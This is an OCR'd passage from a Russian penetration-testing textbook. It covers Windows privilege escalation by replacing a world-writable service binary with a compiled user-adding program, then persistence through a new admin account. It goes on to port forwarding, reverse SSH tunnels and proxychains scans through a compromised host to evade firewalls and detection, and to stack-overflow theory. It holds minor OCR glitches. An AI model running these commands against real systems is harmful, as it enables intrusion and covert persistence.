PS C:\Users\joe> Get-ChildItem C:\ -Recurse | Get-Acl |  findstr Everyone
jhi_service.exe                          BUILTIN\Administrators
Everyone Allow  FullControl...
nusb3mon.exe                         BUILTIN\Administrators
Everyone Allow  FullControl...
```

Теперь создаем исполняемый файл, отвечающий за то, чтобы пользователь joe был добавлен в группу Administrators.

```
root@kali:~# sudo apt-get install mingw-w64
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 g++-mingw-w64
...
Setting up gnat-mingw-w64 (6.1.1-12+19.1) ...
Setting up mingw-w64 (4.0.6-1) ...
root@kali:~# x86_64-w64-mingw32-gcc -o nusb3mon.exe /root/useradd.c
```

Скопируем полученный файл на машину жертвы и заменим им оригинальный файл, после этого остается только перезагрузить сервис или машину жертвы. В случае, если у вас недостаточно прав, можно дождаться момента, пока это сделает кто-нибудь другой.

Резюме

После получения доступа к консоли или графической системе сервера или рабочей станции чаще всего вы сможете выполнять действия только от имени пользователя, не имеющего больших привилегий.

Находите уязвимости в операционных системах или конкретном ПО. В этом вам помогут сканеры безопасности и открытые базы данных уязвимостей, например exploit-db.com.

После того как вы нашли уязвимое место, используйте эксплойты для повышения своих привилегий.

Помните, что повышение привилегий — это разовое мероприятие. Не забудьте закрепиться в системе, например, создав для себя пользователя с правами администратора, ведь не факт, что когда вы подключитесь к этому компьютеру еще раз, эта уязвимость еще будет существовать.

14 Перенаправление портов и туннелирование

Туннелирование — это процесс, в ходе которого создается логическое соединение между конечными точками сети. Его суть заключается в том, что происходит инкапсуляция пакетов одного типа трафика в пакеты другого типа. При этом инкапсулируемые данные должны находиться на том же или более низком уровне модели OSI.

Перенаправление портов — это метод перенаправления данных с определенного порта локального компьютера на удаленный и наоборот. Используется в защищенных брандмауэром сетях.

В этой главе мы рассмотрим некоторые варианты перенаправления и туннелирования и приведем практические примеры их использования. Начнем с самого простого — перенаправления портов.

Перенаправление портов

Перенаправление портов — самый простой способ управления трафиком. Его суть заключается в том, что мы принимаем сетевые данные на машине с одним IP-адресом и портом, а затем перенаправляем на другой IP-адрес и порт. В Linux есть замечательная утилита, которая поможет сделать это просто и быстро.

Установим rinetd и добавим в ее конфигурационный файл IP-адрес и порт подключения, а также IP-адрес и порт перенаправления трафика.

```
root@kali:~# apt-get install rinetd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  rinetd
...
root@kali:~# echo "129.186.225.128 21 91.189.94.40 443" >> /etc/rinetd.conf
root@kali:~# systemctl start rinetd
```

В нашем случае клиентский компьютер может соединяться за пределами периметра только с сервисами, работающими на порте 21, как показано на рис. 14.1. Однако

после наших действий, обратившись к компьютеру Б, он будет перенаправлен на сервер В к сервису, работающему на порте 443.




Рис. 14.1. Поток данных без перенаправления

Рис. 14.2. Поток данных после перенаправления

SSH-туннелирование

У SSH есть множество достоинств и преимуществ, но в этом разделе мы рассмотрим только возможность создания на его основе защищенных туннелей. Схема сети в данном примере будет точно такой же, как и в предыдущем случае. Только теперь для выполнения той же задачи мы будем использовать SSH.

```
root@office:~# ssh 129.186.225.128 –p 21 -L 8080:91.198.94.40:443
```

В нашем примере мы сначала указали локальный адрес и порт, а затем адрес и порт удаленного сервиса.

Рис. 14.3. Локальное перенаправление портов с использованием SSH

После создания SSH-туннеля мы можем соединяться с удаленным сервером, несмотря на запрет брандмауэра атакованной организации. А учитывая то, что туннель построен с использованием SSH, администратор не сможет просмотреть содержимое пакетов, поскольку все данные будут зашифрованы.

Как мы уже упоминали выше, SSH обладает достаточно большими возможностями и, помимо локального, поддерживает также удаленное перенаправление портов.

Представьте, что вам удалось получить доступ к удаленному компьютеру, получить хеши паролей, а по ним узнать и сами пароли. Также на данном компьютере запущен VNC-сервис, использующий стандартный порт 5500. Вы сделали обратный туннель от взломанного компьютера к своему и перенаправили через него порт на свой компьютер, пусть это будет порт 55555. Теперь вы можете соединиться со своим локальным интерфейсом через порт 55555 и попасть на удаленный компьютер через SSH-туннель.

```
root@office:~# ssh 129.186.225.128 -R 55555:192.168.225.128:5500
```

Рис. 14.4. Удаленное перенаправление портов с использованием SSH

А теперь нам предстоит самая интересная часть — динамическое перенаправление портов, позволяющее создать на локальном компьютере своего рода прокси-сервер, через который может осуществляться туннелирование трафика.

Вводные данные немного изменятся — представьте, что вам удалось взломать сервер, находящийся в DMZ-сети и имеющий доступ в публичную сеть через порт 80. Теперь создадим на своем компьютере SOCKS 4 прокси, работающий с использованием порта 8080 и перенаправляющий трафик через SSH-туннель к любому из серверов в DMZ-сети.




Рис. 14.5. Динамическое перенаправление портов с использованием SSH

proxychains

Это бесплатная утилита, позволяющая любой программе, работа которой основана на TCP, пересылать свои данные через цепочку прокси-серверов, таких как TOR, SOCKS 4, SOCKS 5 или HTTPS.

Она может пригодиться для тех случаев, когда вы захотите перенаправить свой трафик через несколько промежуточных узлов — например, так, как показано на рис. 14.6.

Рис. 14.6. Пример цепочки прокси-серверов

С помощью данной программы вы сможете обойти ограничения, накладываемые брандмауэром организации, и сохранить свою анонимность в сети. Также она может быть полезна в случае, когда вы получили контроль над одной из машин внутри атакованной сети и не желаете повышать риск вашего обнаружения, устанавливая на нее дополнительное ПО. Используя proxychains, вы сможете перенаправить через атакованный сервер какой угодно трафик со своей машины на любой компьютер в атакованной сети.

Приведем пример конфигурации каждого узла, задействованного в данной атаке. Для начала создадим SSH между взломанным сервером и своим компьютером.

```
root@office:~# ssh -f -N -R 55555:127.0.0.1:22 root@129.186.225.128
```

Теперь сконфигурируем динамическое перенаправление портов на своем компьютере таким образом, чтобы любое соединение с портом 8080 было перенаправлено на скомпрометированный сервер через туннель.

```
root@kali:~# ssh -f -N -D 127.0.0.1:8080 -p 55555 joe@127.0.0.1
```

Затем, используя proxychains, просканируем через созданный туннель внутреннюю сеть атакованной организации.

```
root@kali:~# proxychains nmap nmap -p 1-65535 -sV -sS -T4 10.0.10.0/24
```

Резюме

Не пренебрегайте перенаправлением и туннелированием — эти два приема помогут вам развивать дальнейшее нападение на внутреннюю сеть через одну-единственную точку входа.

Перенаправление портов поможет обойти запреты фаервола, а благодаря SSH-туннелированию вы сможете зашифровать данные и тем самым скроете содержание трафика от посторонних глаз и внутренних систем защиты.

Помните о proxychains: цепочки серверов можно создавать не только для того, чтобы скрыть свое присутствие, но и чтобы более комфортно себя чувствовать во внутренней сети атакованной организации!

15 Переполнение буфера

Атаки, направленные на переполнение буфера

Со времен знаменитой атаки червя Морриса в 1988 году возможность переполнения буфера (buffer overflow) является основной причиной многих уязвимостей в программах и операционных системах. Зачастую теория переполнения буфера описывается достаточно сложно, с использованием специфической терминологии и приемов, непонятных многим специалистам, не задействованным в процессе разработки ПО.

В этой главе мы попытаемся сохранить баланс между простотой изложения и глубиной погружения в данный вопрос.

Введение

Информацию об эксплойтах, использующих уязвимость типа «переполнение буфера», в наши дни можно найти во всех новостных рассылках и на любых веб-сайтах, освещающих тему информационной безопасности. Так что же это такое?

Например, раздел SANS, посвященный направленным на переполнение буфера атакам, начинается со следующих слов:

> *Переполнение буфера может быть использовано для выполнения стороннего кода на компьютере жертвы, а поэтому оно должно относиться к уязвимостям с ВЫСОКИМ риском. Каждый месяц обнаруживается достаточно большое количество уязвимостей, связанных с переполнением буфера.*

А вот как относится к этой проблеме CERT:

> *Несмотря на известные риски, которые были открыты уже достаточно давно, переполнение буфера на сегодняшний день остается основной причиной взломов.*

Хотя многие специалисты наслышаны о переполнении буфера, а также о том, что данная тема остается очень популярной и освещаемой, тем не менее в ней не так-то просто разобраться. Для понимания множества примеров и описаний, которые можно найти в глобальной сети, требуются хорошие навыки программирования на языке C, знание Assembler и опыт использования отладчиков. С другой стороны, некоторые статьи описывают методику переполнения буфера, фокусируясь лишь на теоретическом, абстрактном уровне.

В данной главе мы рассмотрим несколько основных приемов переполнения буфера, стараясь, как уже было сказано выше, соблюсти баланс между простотой изложения и глубиной погружения. Придерживаясь данного подхода, мы будем описывать некоторые технические детали достаточно поверхностно, предлагая вниманию читателя упрощенную модель.

Во время описания технологий мы возьмем за основу язык программирования C, ОС Linux и архитектуру x86, широко применяемую в процессорах семейства Intel и AMD.

На самом деле все другие архитектуры и ОС также подвержены атакам, направленным на переполнение буфера, но имеют свои особенности.

Что такое переполнение буфера?

Основная цель любой программы, запущенной на компьютере, — обработка каких-либо данных. Многие программы работают не со стандартным, изначально заданным набором данных, а с предоставляемой пользователем информацией. Программе необходимо хранить обрабатываемые данные в памяти компьютера, и именно с этого момента начинаются все проблемы! Многие программисты считают, что пользователь будет вводить именно ту информацию, которую ожидает программа, и никакую другую. Это предположение относится к типу данных и к их размеру, — в качестве примера можно привести строковые данные. Например, считается, что адрес веб-страницы не может быть длиннее 500 символов, поэтому для данного типа данных выделяют от 50 до 250 символов. Но некоторые программисты резервируют для такой информации область размером до 5000 символов. Этот объем зарезервированной памяти и называют буфером.

Пока что все выглядит достаточно хорошо. Теперь мы переходим к более интересной части — будет ли проверяться величина введенной пользователем информации? Доверимся ли мы безоговорочно пользователю и будем считать, что он никогда не введет больше 5000 символов, или наша программа все же будет проверять введенную строку на случай выхода за рамки выделенной памяти, если кто-то попытается ввести больше 5000 символов?

Во многих случаях эта проверка не выполняется. Это может быть связано с недостатком квалификации программиста, его ленью или другими факторами — программа просто работает с теми данными, которые предоставил пользователь.

Так что же произойдет, если кто-нибудь введет 5400 символов? Первые, ожидаемые, 5000 символов будут помещены в заранее выделенную область памяти, а остальные 400 символов будут помещены в область памяти, находящуюся за рамками зарезервированного буфера, что, собственно, и является примером его переполнения.

Необходимо учитывать, что любой ввод информации пользователем должен соответствующе проверяться, иначе он может быть причиной переполнения буфера. Это включает в себя:

1) данные, вводимые в текстовые поля;
2) данные, получаемые программой сетевые данные;
3) данные из файлов;
4) данные, передающиеся как параметр из командной строки;
5) данные, получаемые от глобальных переменных (%TMP% в Windows $TMP в Linux);
6) и многие другие...

Примеры 1, 2 и 3 могут привести к удаленному переполнению буфера, тогда как остальные выполняются локально.

В зависимости от различных факторов — выбранного программистом метода резервирования памяти, а также типа внутренней организации памяти компьютера, — переполнение буфера может привести к следующим последствиям.

1. Искажение данных программы, которое может привести к неправильному результату ее работы. Например, при работе веб-сервера, в случае удачной атаки, пользователь получит не запрашиваемые данные, а ошибку 404.
2. Повреждение сегментов, контролирующих исполнение программы, может привести к ее некорректному завершению с ошибкой «access segment violation» в Linux или «general protection fault» в Windows. Появление таких ошибок указывает на то, что программа пытается получить доступ к данным, находящимся за пределами выделенной для нее области памяти.
3. Некорректное завершение работы ОС в случае, если были вовлечены структуры, контролирующие ее работу.

   Конечно, это не самый лучший вариант работы ПО в случае возникновения непредвиденной ситуации, однако это намного лучше таких случаев, когда
4. Переполнение буфера дает возможность атакующему выполнить свой код на машине жертвы.

Вот почему переполнение буфера представляет собой настолько большую угрозу!

Для того чтобы понять, как происходит атака в последнем случае, далее мы рассмотрим некоторые основы устройства памяти и программ.

Программы, библиотеки и бинарные файлы

Любая написанная в наши дни программа использует для обработки данных различные переменные, константы и набор всевозможных инструкций. Обычно инструкции сгруппированы в так называемые модули — или функции, если брать язык C. К счастью, многие рутинные задачи не приходится программировать отдельно, они уже доступны в виде функций в подключаемых библиотеках. Данные библиотеки, используемые для выполнения рутинных задач, могут быть получены от ОС или из других источников.

Для преобразования в машинный код инструкций, написанных, например, на языке C, используется специальная программа — компилятор. На выходе он выдает файл, содержащий инструкции, состоящие из последовательности битов, выполняемые процессором для реализации заложенной программистом задачи. При помощи отладчика можно конвертировать машинный код в код, понятный человеку, представленный с помощью языка Assembler. Другая программа, называемая линкером (linker) и во многих случаях уже включенная в компилятор, используется для интегрирования всех частей программы, например сторонних библиотек и функций, в единое целое. Файл, который получается в результате работы программиста, компилятора и линкера, называется бинарным.

Когда пользователь запускает программу, ее исполнение начинается с первой строки, что является эквивалентом первой строки написанной на языке C программы, а именно функции main(). В нетривиально написанных программах функция main() может вызывать другую функцию, которая в свою очередь может вызвать третью и т. д. Завершение программы происходит по вызову функцией main() функции exit() или тогда, когда пользователь сам прекратит ее выполнение.

Угрозы

Бинарный файл исполняется в определенном контексте, который определяет уровень привилегий процесса или запускающего данную программу пользователя. Тип и описание привилегий зависят от ОС и конфигурации компьютера. Самый простой пример привилегий — это право читать и вносить исправления в содержимое файла, создавать сетевые соединения на отдельных портах, а также завершать работу программы или всего компьютера. Обычно контекст выполнения программы напрямую зависит от прав пользователя. Это значит, что программа будет иметь возможность выполнить только те действия, которые пользователь мог бы выполнить и сам, вручную. И это не зависит от заложенных программистом инструкций.

Некоторым программам необходимо для выполнения своих задач больше привилегий. Например, программа, позволяющая пользователю изменять свой пароль. Такой программе необходимо иметь возможность исправлять содержимое файла ОС, содержащего информацию о пользователях. В Unix-подобных системах для

выполнения таких задач предусмотрен suid, что позволяет программе выполняться с заданным набором привилегий, который может отличаться от привилегий вызвавшего эту программу пользователя.

Такие файлы являются хорошей целью для атакующего. Также на компьютерах есть программы с расширенными привилегиями, запускающиеся в момент запуска ОС. В Windows это сервисы, а в Unix — так называемые демоны. Наличие расширенных привилегий и доступность (стандартные демоны и сервисы всегда присутствуют на компьютере жертвы и всегда запущены) делают их основной и наилучшей целью для атакующего.

Итак, основной целью атакующего является использование возможности переполнения буфера программы, обладающей повышенными привилегиями, для выполнения своего кода на машине жертвы.

Основы компьютерной архитектуры

Исходя из классической модели фон Неймана, компьютер состоит из:

- арифметико-логического устройства (АЛУ), занимающегося обработкой данных;
- памяти, каждая ячейка которой пронумерована, а нумерация начинается с 0 (ее можно разделить на энергозависимую оперативную память и энергонезависимую — жесткий диск);
- устройства управления;
- устройства ввода и вывода (клавиатура, сетевой интерфейс, принтер и т. д.).

АЛУ (*англ.* CPU) обычно называют процессором, оно содержит набор регистров, предназначенных для манипуляции с данными и их обработки. Каждый регистр имеет указатель инструкции (instruction pointer, IP), необходимый для отслеживания выполнения программой инструкций и содержащий адрес следующей инструкции, которую необходимо выполнить. Указатель — в основном запись, содержащая адрес сегмента памяти.

Наименьшее количество информации, которое компьютер может обработать, называется битом. Но работа с битами не является эффективной. Для оптимизации работы компьютера был разработан тип данных, называемый словом (word). В настоящее время слово имеет размер в 32 бита, а процессор, умеющий работать со словом размером в 64 бита, был изобретен еще в далеком 1993 году.

Организация памяти

После того как к программе подключились необходимые библиотеки, она была скомпилирована и запущена, все ее компоненты размещаются в различных сегментах памяти компьютера.




Рис. 15.1. Структурная схема организации памяти

Область памяти для программ, написанных на языке С, выглядит следующим образом.

1. Текстовый сегмент

   Текстовый сегмент, кодовый сегмент или просто текст — одна из частей программы в памяти компьютера. Она содержит набор исполняемых инструкций. Обычно помечается атрибутом «только для чтения». Текстовый сегмент памяти может быть доступен и другим приложениям. Это сделано для того, чтобы не создавать множества копий одного и того же часто используемого кода.

   Данный сегмент не является целью атакующего, так как любая попытка записать в него какую-либо информацию приведет к аварийному завершению программы.

   В памяти текстовый сегмент может быть расположен ниже или выше областей динамически распределяемой памяти (хипа) и стека.

2. Инициализируемый сегмент данных

   Инициализируемый сегмент данных, или просто сегмент данных, хранит в себе блок виртуальных адресных пространств, содержащих глобальные переменные, которые задает программист.

Данная область памяти может быть перезаписана во время выполнения программы. Но программист может создавать сегменты, доступные в режиме «только для чтения».

3. Сегмент неинициализированных данных

   Сегмент неинициализированных данных, часто называемый BSS (block started by symbol). Этот сегмент выделяется ядром ОС, и все данные в нем обнуляются перед запуском программы.

4. Стек

   Область стека традиционно граничит с хипом и заполняется в противоположном направлении. Когда область стека достигает хипа, это означает, что свободной памяти не осталось.

   Эта область содержит программный стек типа LIFO (last in first out) и располагается в более высоких областях памяти. Это означает, что получить доступ можно только к первому элементу в «голове» очереди. В архитектурах x86 адресация начинается с нуля, в других реализациях адресация может двигаться в противоположном направлении.

   В АЛУ существует специальный регистр SP (stack pointer), хранящий информацию об элементе, который находится в начале, «голове» очереди.

   В стеке хранятся локальные переменные, а также связанная с ними информация.

5. Хип

   Хип — это область динамически распределяемой памяти. Область хип управляется такими операторами, как malloc() (memory allocation), realloc() и free(). Malloc() позволяет программисту запрашивать у ОС необходимое количество памяти для хранения данных, например область величиной 5000 символов, с целью записать туда предоставленный пользователем адрес веб-страницы. Одной из особенностей оператора malloc() является то, что он может возвращать самый низший из доступных для записи адресов ячейки памяти, а иначе откуда бы мы знали, куда заносить данные? Адрес такой ячейки содержится в специальной переменной, именуемой указателем (pointer). Free() — освобождает память и возвращает ОС управление ею.

   Область хип совместно используется различными библиотеками и динамически подключаемыми модулями.

Разбиение стека (Smashing the stack)

Для того чтобы понять основы разбиения стека, нам необходимо разобраться в том, что происходит в случае, когда одна функция вызывает другую.

Для примера возьмем часть программы

my_func($param_1$, $param_2$, ..., $param_n$),

которая использует локальные переменные var_1, var_2, ... , var_m и некоторый набор, необходимый для занесения в $param_1$, $param_2$, ..., $param_n$.

Перед выполнением программы стек будет выглядеть следующим образом:




Рис. 15.2. Стек перед вызовом функции

Указатель стека SP будет содержать адрес верхушки стека (Y), указатель инструкций IP будет содержать информацию о следующей инструкции, которая должна будет выполняться АЛУ (Z). В нашем случае данные указатели подготавливают все необходимое для выполнения функции my_func().

Как мы уже упоминали выше, стек используется для хранения локальных переменных, но на самом деле он содержит более развернутую информацию. В действительности в стек помещается весь контекст, необходимый для работы функции, включая параметры ее вызова. Вся область памяти, выделенная под выполнение функции, называется стековым фреймом.

Также процессору необходимо каким-то образом ориентироваться в стековом фрейме. Одним из самых разумных способов для этого является выделение фиксированного адреса для каждого стекового фрейма. Указатель на этот адрес содержится в указателе фрейма — BP (base pointer или frame pointer).

Вернемся к вызову my_func(). Первое, что происходит при вызове, — это передача данных для параметров $param_1$, $param_2$, ..., $param_n$. Данные будут передаваться в обратном порядке от $param_n$ к $param_1$.

После вызова функции и передачи параметров нам необходимо выполнить саму функцию. Для того чтобы это произошло, нам надо добавить в стек адрес инструкции (V), которая должна быть выполнена процессором.




Рис. 15.3. Стек после занесения параметров и адреса возврата

Следующая инструкция, находящаяся по адресу U, является точкой вызова my_func(). По факту в этой ячейке содержится адрес, взятый из регистра IP и указывающий на первую инструкцию, которая должна быть выполнена.

На этом этапе завершается подготовка к исполнению my_func(). Но прежде чем это произойдет, должны быть соблюдены следующие требования:

1. Предыдущее значение указателя фрейма (BP) должно быть сохранено и занесено в стек. Это необходимо для того, чтобы впоследствии мы могли вернуться на ту точку, на которой находились до выполнения функции.

2. В указатель фрейма (BP) копируется значение указателя стека (SP), которое указывало на указатель фрейма.
3. Путем перемещения указателя стека вниз резервируется место для локальных переменных var_1, var_2, ... , var_m.

Первые два шага выполняются для любых функций одними и теми же инструментами, машинным кодом или инструкциями. Третий шаг отличается только количеством места, которое необходимо выделить для хранения переменных.

Эти три шага, являющиеся общими и одинаковыми для вызова любых функций, называются прологом (prolog) функции.




Рис. 15.4. Вид стека после выполнения пролога функции

Регистр IP содержит адрес S, указывающий на первую «реальную» инструкцию функции, которая должна быть выполнена. Регистр B содержит адрес ячейки W', данный адрес может быть представлен в виде: адрес W минус общая сумма байтов в слове.

Можно заметить, что параметры и локальные переменные функции расположены в памяти симметрично, над и под регистром BP. Как следствие, по отношению к BP адреса параметров будут возрастать, а адреса локальных переменных — уменьшаться.

Как вы могли догадаться, поскольку у функции есть пролог, то должен быть и эпилог. Эпилог (epilog) необходим, чтобы «прибрать за собой» после того, как функция выполнит свою работу.

Это также произойдет в три шага:

1. Значение регистра W', в котором находится копия адреса BP, будет присвоено SP. Это позволит избавиться от локальных переменных.
2. Назад в BP копируется X — сохраненное значение указателя фрейма (выполняется командой «pop», так как SP указывает на адрес стека, содержащего нужное значение). Сравнивая рис. 15.3 и 15.5, а также пренебрегая возможностью изменения значений параметров и переменных, можно увидеть, что стек стал выглядеть так же, как до выполнения пролога функции. Единственная разница в том, что указатель инструкций теперь содержит адрес R.
3. R указывает на другую «pop» операцию, которая скопирует адрес возврата V назад, в указатель инструкции.

Инструкция по адресу V переместит указатель стека вверх на такое количество адресов, на какое оно было увеличено до вызова функции, во время добавления в буфер параметров $param_1$, $param_2$, ..., $param_n$. Теперь мы получили такое же состояние буфера, показанное на рис. 15.2, как и до вызова функции.

Пока все выглядит хорошо, так где же возникнет проблема, а вместе с ней и уязвимость?

Представьте, что одна из вполне обычных и безобидных переменных var_1, var_2, ..., var_m может оказаться чем угодно, информацией любого типа. По определению ячейки буфера расположены в памяти таким образом, что первая из них будет иметь наименьший адрес. То есть адреса буфера растут по направлению к наибольшему адресу.

